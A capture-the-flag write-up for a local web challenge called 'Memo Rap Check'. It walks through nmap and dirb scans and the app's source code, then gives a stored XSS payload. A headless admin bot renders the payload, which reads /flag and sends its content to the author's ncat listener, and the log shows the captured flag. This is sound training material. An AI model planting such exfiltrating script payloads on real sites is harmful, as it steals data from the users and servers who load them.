Memo Rap Check container writeup

Just like the previous writeups, we will need to compile and run this container, this can be done by running(for more detailed explanations check antman writeup):
$ docker-compose up -d | This will compile the container and run it in the background

CONTAINER IP(in my case): 172.17.0.5

After we go to that ip, we get this:

Two funny looking guys and some text(nothing special)

Let’s do a couple of scans, before actually doing the tasks:

Nmap scan:

$ nmap -sV 172.17.0.5

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-21 22:15 CET
Nmap scan report for 172.17.0.5
Host is up (0.00033s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nm
p.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=1/21%Time=61EB2290%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,E81,"HTTP/1\.1\x20200\x20OK\r\nX-DNS-Prefetch-Control:\x20off\r\
SF:nExpect-CT:\x20max-age=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nStrict-Tr
SF:ansport-Security:\x20max-age=15552000;\x20includeSubDomains\r\nX-Downlo
SF:ad-Options:\x20noopen\r\nX-Content-Type-Options:\x20nosniff\r\nX-Permit
SF:ted-Cross-Domain-Policies:\x20none\r\nReferrer-Policy:\x20no-referrer\r
SF:\nX-XSS-Protection:\x200\r\ncontent-type:\x20text/html\r\ncontent-lengt
SF:h:\x203294\r\nDate:\x20Fri,\x2021\x20Jan\x202022\x2021:16:00\x20GMT\r\n
SF:Connection:\x20close\r\n\r\n<html\x20lang=\"en\">\n\x20\x20\x20<head>\n
SF:\x20\x20\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20\x
SF:20\x20<title>Memo\x20Rap\x20Check</title>\n\x20\x20\x20\x20\x20\x20<met
SF:a\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scal
SF:e=1,\x20user-scalable=no\">\n\x20\x20\x20\x20\x20\x20<link\x20rel=\"ico
SF:n\"\x20href=\"/static/images/favicon\.png\">\n\x20\x20\x20\x20\x20\x20<
SF:link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\">
SF:\n\x20\x20\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static
SF:/css/main\.css\">\n\x20\x20\x20</head>\n\x20\x20\x20<body>\n\x20\x20\x2
SF:0\x20\x20\x20<div\x20class='clouds'>\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20<div\x20class=\"main__wrapper\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20<main>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20")%r(HTTPOpti
SF:ons,20A,"HTTP/1\.1\x20404\x20Not\x20Found\r\nX-DNS-Prefetch-Control:\x2
SF:0off\r\nExpect-CT:\x20max-age=0\r\nX-Frame-Options:\x20SAMEORIGIN\r\nSt
```


And we can see that there is a web server on port **80**
And also something strange, that returns what it seems like a **GET REQUEST**
Next let's do a **dirb** scan:

$ dirb http://172.17.0.5

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 21 22:21:00 2022
URL_BASE: http://172.17.0.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.5/ ----
+ http://172.17.0.5/feedback (CODE:200|SIZE:2690)
+ http://172.17.0.5/flag (CODE:401|SIZE:39)
+ http://172.17.0.5/list (CODE:200|SIZE:1268)

-----------------
END_TIME: Fri Jan 21 22:21:06 2022
DOWNLOADED: 4612 - FOUND: 3
```


And we find that there are **3** folders, one of them is called **flag**(It will probably contain the flag)**,**let's visit all of them:

/feedback




Only a picture, text field(might be exploitable), and a ‘Submit’ button

/flag



So we are not allowed to access the /flag folder. And from the message we can see that it can be accessed only via the server itself

/list



Now let’s start doing the given tasks

- Browse the application. Make note of any endpoints which might process user input.
- You can find the flag within the route "/flag". Within the source code, find the reason why you can't access it.
- Within the source, find out how and by whom your inputs are processed.
- Exploit the application to retrieve the flag remotely. For debuggin purposes you **might want to temporarily patch the source**, for example by commenting out parts of the code.

[1]

From our previous investigation, we could assume that the **/feedback** page processes input (the **text field**)

[2]

Even without looking at the source code, we know that we cannot access it because it could only be accessed form localhost(127.0.0.1) a.k.a only by the server itself

[3]

From the source code, we can see that, after we press the submit button, the **addFeedback()** fuction is called:

```
let { feedback } = request.body;

if (feedback) {
    return db.addFeedback(feedback)
        .then(() => {
            bot.purgeData(db);
            reply.send({ message: 'Our intern has worked tirelessly to process your feedback.' });
        })
```

Which just inserts the comment that we wrote in the database

```
async addFeedback(comment) {
    return new Promise(async (resolve, reject) => {
        try {
            let stmt = await this.db.prepare('INSERT INTO feedback (comment) VALUES (?)');
            resolve(await stmt.run(comment));
        } catch(e) {
            reject(e);
```

After that the **purgeData()** function is called:

```
async function purgeData(db){
    const browser = await puppeteer.launch(browser_options);
    const page = await browser.newPage();

    await page.goto('http://127.0.0.1:80/list', {
        waitUntil: 'networkidle2'
    });

    await browser.close();
    await db.migrate();
```

Which **LOADS** the **/list** page and calls the **migrate()** funtion, which in term, clear the database:

```
    async migrate() {
        return this.db.exec(`
            DROP TABLE IF EXISTS feedback;

            CREATE TABLE IF NOT EXISTS feedback (
                id         INTEGER      NOT NULL PRIMARY KEY AUTOINCREMENT,
                comment  VARCHAR(255) NOT NULL,
                created_at TIMESTAMP    DEFAULT CURRENT_TIMESTAMP
            );

            INSERT INTO feedback (comment) VALUES ('Youre just copying work from others. GTFO.');
            INSERT INTO feedback (comment) VALUES ('Lovely news. love grandma');
            INSERT INTO feedback (comment) VALUES ('I wanted to contact you about a extended car
warranty.');
        `);
    }
```

From this it obvious that the comments from the feedback page are not sanitized, and to exploit it, we just need to write plain JavaScript surrounded by **<script>** tags.

[4]

To get the flag, we have inject code that goes to the **/flag** page, retrieves what's on it, and sends it to us somehow. Kindly Mr. Münch has provided it to us, so I don't have to write it

```
<script>
    async function getMaStuff() {                          // Makes a function called getMaStuff
    var response = await fetch("/flag");                   // Makes a querry to /flag
    var response_text = await response.text();             // Stores the response
    await fetch("http://172.17.0.1:64420/a?"+ response_text);  // Sends the response to the address that
                                                           // we are listening on
    };
    getMaStuff();                                          // Calls the function
</script>
```

Now let's setup a listener, which will listen for incoming connections:

$ ncat -lp 64420

-l → Listen for incoming connections
-p → Specify source port

And let's paste the script into the feedback page and look at our listener:

```
GET /a?{%22message%22:%22flag_you_w0uldnt_copy_paste_content_Would_u?%22} HTTP/1.1
Host: 172.17.0.1:64420
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/90.0.4427.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

And we get the flag:
flag_you_w0uldnt_copy_paste_content_Would_u?

Made by Dimitar Banchev